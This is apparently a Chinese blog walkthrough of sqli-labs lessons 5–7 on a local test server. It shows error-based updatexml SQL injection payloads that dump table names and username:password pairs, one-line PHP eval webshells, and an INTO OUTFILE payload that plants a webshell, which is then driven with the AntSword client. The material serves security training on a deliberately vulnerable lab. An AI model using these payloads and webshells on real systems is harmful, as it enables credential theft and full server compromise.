

127.0.0.1/sqli-labs-master/Less-5/?id=1' and 1=2--+

Welcome Dhakkan

SQLI DUMB SERIES-5

https://blog.csdn.net/Lynx9528

不管如何深入测试,页面只显示"You are in…",以为是盲注, 查看源码后才的知, 参数进去执行后的数据结果根本没打印,只要正确执行就打印"You are in…"



```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

    if($row)
    {
    echo '<font size="5" color="#FFFF00">';
    echo 'You are in...........';
    echo "<br>";
        echo "</font>";
    }
    else
    {

    echo '<font size="3" color="#FFFF00">';
    print_r(mysql_error());
    echo "</br></font>";
    echo '<font color= "#0000ff" font size= 3>';

    }
}
    else { echo "Please input the ID as parameter with numeric value";}
```

https://blog.csdn.net/Lynx9528

立马…还是没想到(原来是传说中的双注入)


`双注入(双查询): 其实就是一个select语句中再嵌套一个select语句`

极端的问题需要极端的手段来解决, 既然无法正确显示, 那就逆着来呗, 给它整一个错误回显, 把想要的内容同报错信息一起显示出来(所谓的报错注入…)

- 想法有了,实际操作呢?
  别慌…先来了解常用几个报错函数:

> updatexml() #MYSQL对XML文档数据进行查询和修改的XPATH函数.
> extractvalue() #MYSQL对XML文档数据进行查询的XPATH函数.
> floor() # MYSQL中用来取整的函数

> payload: `?id=1' and updatexml(1,concat(0x7e,database()),0)--+`
> 其中concat: 把传进去的两个参数组合成一个完整的参数再打印出 0x7e为 ~ 的16进制(避免报错内容不被吃掉(也可用其他符号的16进制))



127.0.0.1/sqli-labs-master/Less-5/?id=1' and updatexml(1,concat(0x7e,d

Welcome Dhakkan
XPATH syntax error: '~security'

> 可以看出数据库信息和报错信息一起被回显 到页面


现在按注入顺序进行注入:

1. 爆库名

payload: `?id=1' and updatexml(1,concat(0x7e,database()),0)--+`

2. 报表名


payload: `?id=1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security')),0)--+`


127.0.0.1/sqli-labs-master/Less-5/?id=1' and updatexml(1,concat(0x7e,(s

Welcome Dhakkan
Subquery returns more than 1 row

SQLI DUMB SERIES-5
https://blog.csdn.net/Lynx9528


由于报错只能一次显式一行, 所以我们使用limit 逐次进行表名获取(也可以使用 group_concat(table_name)全部打印)
payload: `?id=1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 0,1)),0)--+`


127.0.0.1/sqli-labs-master/Less-5/?id=1' and updatexml(1,concat(0x7e

Welcome Dhakkan
XPATH syntax error: '~emails'


SQLI DUMB SERIES-5
https://blog.csdn.net/Lynx9528

爆出数据库'security' 中的第一个表 'email'
接着爆后面的表,将limit 0,1 依次换成limit 1,1\ limit 2,1…


127.0.0.1/sqli-labs-master/Less-5/?id=1' and updatexml(1,concat(0x7e


Welcome Dhakkan
XPATH syntax error: '~referers'


SQLI DUMB SERIES-5
https://blog.csdn.net/Lynx9528


127.0.0.1/sqli-labs-master/Less-5/?id=1' and updatexml(1,concat(0x7e


Welcome Dhakkan
XPATH syntax error: '~uagents'

SQLI DUMB SERIES-5
https://blog.csdn.net/Lynx9528


127.0.0.1/sqli-labs-master/Less-5/?id=1' and updatexml(1,concat(0x7e


Welcome Dhakkan
XPATH syntax error: '~users'

依次爆出 第二个表为 'referers' ,第三个表为'uagents' , 第四个表为 'users'
当开始爆下一个表的时候:


127.0.0.1/sqli-labs-master/Less-5/?id=1' and updatexml(1,concat(0x7e

Welcome Dhakkan


无回显, 说明当前数据库只有四个表

3. 爆表users中字段名

payload: `?id=1' and updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 0,1)),0)--+`
操作同2, 依次爆出表users中的字段为'id, username, password' 三个字段

4. 爆字段username和password中的内容

payload: `?id=1' and updatexml(1,concat(0x7e,(select concat_ws(0x3a,username,password) from security.users limit 0,1)),0)--+`


127.0.0.1/sqli-labs-master/Less-5/?id=1' and updatexml(1,concat(0x7e

Welcome Dhakkan
XPATH syntax error: '~Dumb:Dumb'

其他内容也是通过改变limit的值依次获取
Game Over~~

Less-6 双注入GET双引号字符型注入

`操作流程同Less-5一模一样, 只需要将payload中的单引号换做双引号就OK, 此处不再赘述`

Less-7 导出文件GET字符型注入





into outfile: 写入文件操作


> 前提：
> 1. 文件名必须是全路径(绝对路径)
> 2. 用户必须有写文件的权限
> 3. 没有对单引号'过滤

```
路径里面两个反斜杠\可以换成一个正斜杠/PHP 语句没有单引号的话，必须转换成十六进制要是想省略单引号'的话,必须转换成十六进制
```

常用一句话格式:


```
<?php eval(\$_POST["admin"]); ?>
<?php eval(\$_GET["admin"]); ?>
<?php @eval(\$_POST["admin"]); ?>
<?php phpinfo(); ?>
<?php eval($_POST["admin"]); ?>
有时候得写成
<?php eval(\\\$_POST["admin"]); ?>
```

> payload: `?id=-1')) union select 1,2,'<?php @eval($_POST["cmd"]);?>' into outfile "C:\\phpStudy\\PHPTutorial\\WWW\\sqli-labs-master\\demo.php"--+`
> PS: <?php @eval($_POST["cmd"]);?>为一句话木马,这里不再赘述.
>
> 
> 127.0.0.1/sqli-labs-master/Less-7/?id=-1')) union select 1,2,'<?php @
>
> Welcome Dhakkan
> You have an error in your SQL syntax
>
> SQLI DUMB SERIES-7
>
>
>
> 虽然回显报错，但是查看本地文件已经写入了demo.php
>
> 
>
> | | | | |
> |---|---|---|---|
> | Less-61 | 2019/12/8 14:09 | 文件夹 | |
> | Less-62 | 2019/12/8 14:09 | 文件夹 | |
> | Less-63 | 2019/12/8 14:09 | 文件夹 | |
> | Less-64 | 2019/12/8 14:09 | 文件夹 | |
> | Less-65 | 2019/12/8 14:09 | 文件夹 | |
> | sql-connections | 2019/12/8 14:09 | 文件夹 | |
> | demo.php | 2020/2/18 0:08 | JetBrains PhpSto... | 1 KB |
> | index.html | 2014/10/31 12:10 | Chrome HTML D... | 8 KB |
> | index-1.html | 2014/10/31 12:10 | Chrome HTML D... | 8 KB |
> | index-2.html | 2014/10/31 12:10 | Chrome HTML D... | 7 KB |
> | index-3.html | 2014/10/31 12:10 | Chrome HTML D... | 8 KB |
> | readme.md | 2014/10/31 12:10 | MD 文件 | 3 KB |
> | readme.md~ | 2014/10/31 12:10 | MD~ 文件 | 2 KB |
>
>
>
> 接下来,上**蚁剑**(先在本地浏览器访问一下(即运行)上传的文件,否则不然连不上)
>
> 
> 127.0.0.1/sqli-labs-master/demo.php
>
> 1 2
>
> 
> 数据管理 (5)



URL地址 * http://127.0.0.1/sqli-labs-master/demo.php
连接密码 * cmd ← 密码为一句话中post参数
网站备注 demo测试
编码设置 UTF8
连接类型 PHP
编码器
[✓ default (不推荐)]
random (不推荐)
base64

URL地址	IP地址	物理位置	网站备注	创建时间	更新时间
http://127.0.0.1/sqli-labs-master/(	127.0.0.1	IANA 保留地址用于本地回送	demo测试	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]



C:/
phpStudy
PHPTutorial
WWW
sqli-labs-master
Less-1
Less-10
Less-11
Less-12
Less-13
Less-14
Less-15
Less-16
Less-17
Less-18
Less-19
Less-2
Less-20
Less-21
Less-22
Less-23
Less-24
Less-25
Less-25a
Less-26
Less-26a

C:/phpStudy/PHPTutorial/WWW/sqli-labs-master/

名称	日期	大小	属性
index-3.html_files	2019-12-08 14:09:29	0 b	0777
index.html_files	2019-12-08 14:09:29	4 Kb	0777
sql-connections	2019-12-08 14:09:30	4 Kb	0777
SQL Injections-1.mm	2014-10-31 12:10:22	8 Kb	0666
SQL Injections-2.mm	2014-10-31 12:10:22	5.71 Kb	0666
SQL Injections-3.mm	2014-10-31 12:10:22	7.96 Kb	0666
SQL Injections.mm	2014-10-31 12:10:22	7.57 Kb	0666
SQL Injections.png	2014-10-31 12:10:22	79.1 Kb	0666
demo.php	2020-02-18 00:08:42	34 b	0666
index-1.html	2014-10-31 12:10:22	7.59 Kb	0666
index-2.html	2014-10-31 12:10:22	6.23 Kb	0666
index-3.html	2014-10-31 12:10:22	7.81 Kb	0666
index.html	2014-10-31 12:10:22	7.75 Kb	0666
